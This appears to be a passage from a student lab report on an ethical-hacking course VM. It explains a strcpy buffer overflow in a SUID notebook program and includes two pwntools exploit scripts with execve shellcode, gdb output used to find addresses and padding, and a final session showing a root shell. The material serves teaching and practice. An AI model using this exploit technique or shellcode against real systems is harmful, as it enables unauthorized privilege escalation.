

Figure 15: Git logging and restoring of the previous solution

The compiled program has the SUID bit enabled and, thanks to this, the attacker has to work on the executable trying to get a root shell.

The bug relies in the way the program copies strings, the vulnerable version uses the *strcpy* function instead of *strncpy*, which checks for the buffer length. It is possible to overflow the buffer and overwrite the return address with the address of a tailored *shellcode* in order to spawn a shell through a system call.

The following pictures will briefly show the step to reach our goal:

```
from pwn import *


p=gdb.debug("./My Notebook", gdbscript="b 81\n b 43\n")
p.sendline("1")
returnaddr=p32(0xffffced0)
shellcode="\x31\xdb\x8d\x43\x17\x99\xcd\x80\x31\xc0\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"
padding='A'*483
p.send(returnaddr)
p.send(shellcode)
p.send(padding)
p.sendline(returnaddr)
p.sendline("5")
p.interactive()
```

Figure 16: Python program

This is the script made to debug and try whether it works or not, but how did we retrieve the correct addresses to use in the script?

After opening gdb we set a breakpoint exactly before the strcpy function and we note down the address of the destination buffer.

```
gdb-peda$
[----------------------------------registers-----------------------------------]
EAX: 0xffffcc48 --> 0xffffced0 --> 0x0
EBX: 0x804c000 --> 0x804bf14 --> 0x1
ECX: 0x0
EDX: 0xffffcecc --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcea8 --> 0xffffd0d8 --> 0x0
ESP: 0xffffcc30 --> 0xffffcecc --> 0x0
EIP: 0x8049450 (<create+148>:   call   0x80490c0 <strcpy@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8049448 <create+140>:      lea    eax,[ebp-0x260]
   0x804944e <create+146>:      push   eax
   0x804944f <create+147>:      push   edx
=> 0x8049450 <create+148>:      call   0x80490c0 <strcpy@plt>
   0x8049455 <create+153>:      add    esp,0x10
   0x8049458 <create+156>:      mov    eax,0x0
   0x804945d <create+161>:      jmp    0x8049476 <create+186>
   0x804945f <create+163>:      sub    esp,0xc
Guessed arguments:
arg[0]: 0xffffcecc --> 0x0
arg[1]: 0xffffcc48 --> 0xffffced0 --> 0x0
[------------------------------------stack-------------------------------------]
0000| 0xffffcc30 --> 0xffffcecc --> 0x0
0004| 0xffffcc34 --> 0xffffcc48 --> 0xffffced0 --> 0x0
0008| 0xffffcc38 --> 0x0
0012| 0xffffcc3c --> 0x80493cf (<create+19>:    add    ebx,0x2c31)
0016| 0xffffcc40 --> 0x0
0020| 0xffffcc44 --> 0x0
0024| 0xffffcc48 --> 0xffffced0 --> 0x0
0028| 0xffffcc4c --> 0x438ddb31
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08049450      81                      strcpy(pages[counter], note);
gdb-peda$
```

Figure 17: Destination buffer address

We need to know how many padding character we must insert until the return address, so let's print 520 'A' and check the segfault error.



Figure 18: Segmentaion Fault check

If we try to exit the main (option number 5), the state of stack is as above. The last four 'A' are popped into *ECX* and then the stack pointer is set at *ECX-0x4* right before the return.

So we have to place an address, increased by four, which contains an address to our shellcode, we can directly use our buffer to store this data.

We put at the start of the buffer the address which points to the address of the buffer itself plus four, doing so we can store the shellcode right after it, then we insert our padding. How much pad?

We calculate it: *516 - length of the shellcode - length of the shellcode address.*

Finally we add the address of the buffer plus four (remember the instruction which subtracts four to ECX).



Figure 19: Return address

Figure 20: Execution of shellcode

The program is now executing our shellcode.

Remember that under GDB we call the ptrace function and, whenever we do it, we drop our root privilege, so we won't get a root shell.

We need to do the same thing but not under GDB, again it raises one more problem: the length of the command changes the space address of the program so it could happen that the same exploit won't work,

you have to play with NOP instructions or guess the right offset.

```
from pwn import *


p=process("./My Notebook")
p.sendline("1")
returnaddr=p32(0xffffcee0)
shellcode="\x31\xdb\x8d\x43\x17\x99\xcd\x80\x31\xc0\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"
padding='A'*483
p.send(returnaddr)
p.send(shellcode)
p.send(padding)
p.sendline(returnaddr)
p.sendline("5")
p.interactive()
```

Figure 21: Final script

The exploit runs correctly and now we have a root shell!

```
ubuntu@ubuntu-VirtualBox:~/repo/test$ python3 exploit.py
[+] Starting local process './My Notebook': pid 307839
[*] Switching to interactive mode



------Welcome to your new Notebook------

Select an option from the following menù
1) Create a note
2) Delete a note
3) View your notes
4) Edit your note
5) Exit

Write a number:




This is note number: 1
Write your note below:




------Welcome to your new Notebook------

Select an option from the following menù
1) Create a note
2) Delete a note
3) View your notes
4) Edit your note
5) Exit

Write a number:


$ whoami
root
$
```

Figure 22: Root Shell

4 Conclusion

Our VM offers several different vulnerabilities, we ranged between exploits studied during the course and other vulnerabilities which we encountered during our day-life. In addition we tried to keep different levels of difficulty in order to let people, which maybe are approaching for the first time to Ethical Hacking, performing local access and privilege escalation. An attacker with an higher knowledge would manage anyhow to exploit the easier ones but will be challenged to find all the paths implemented.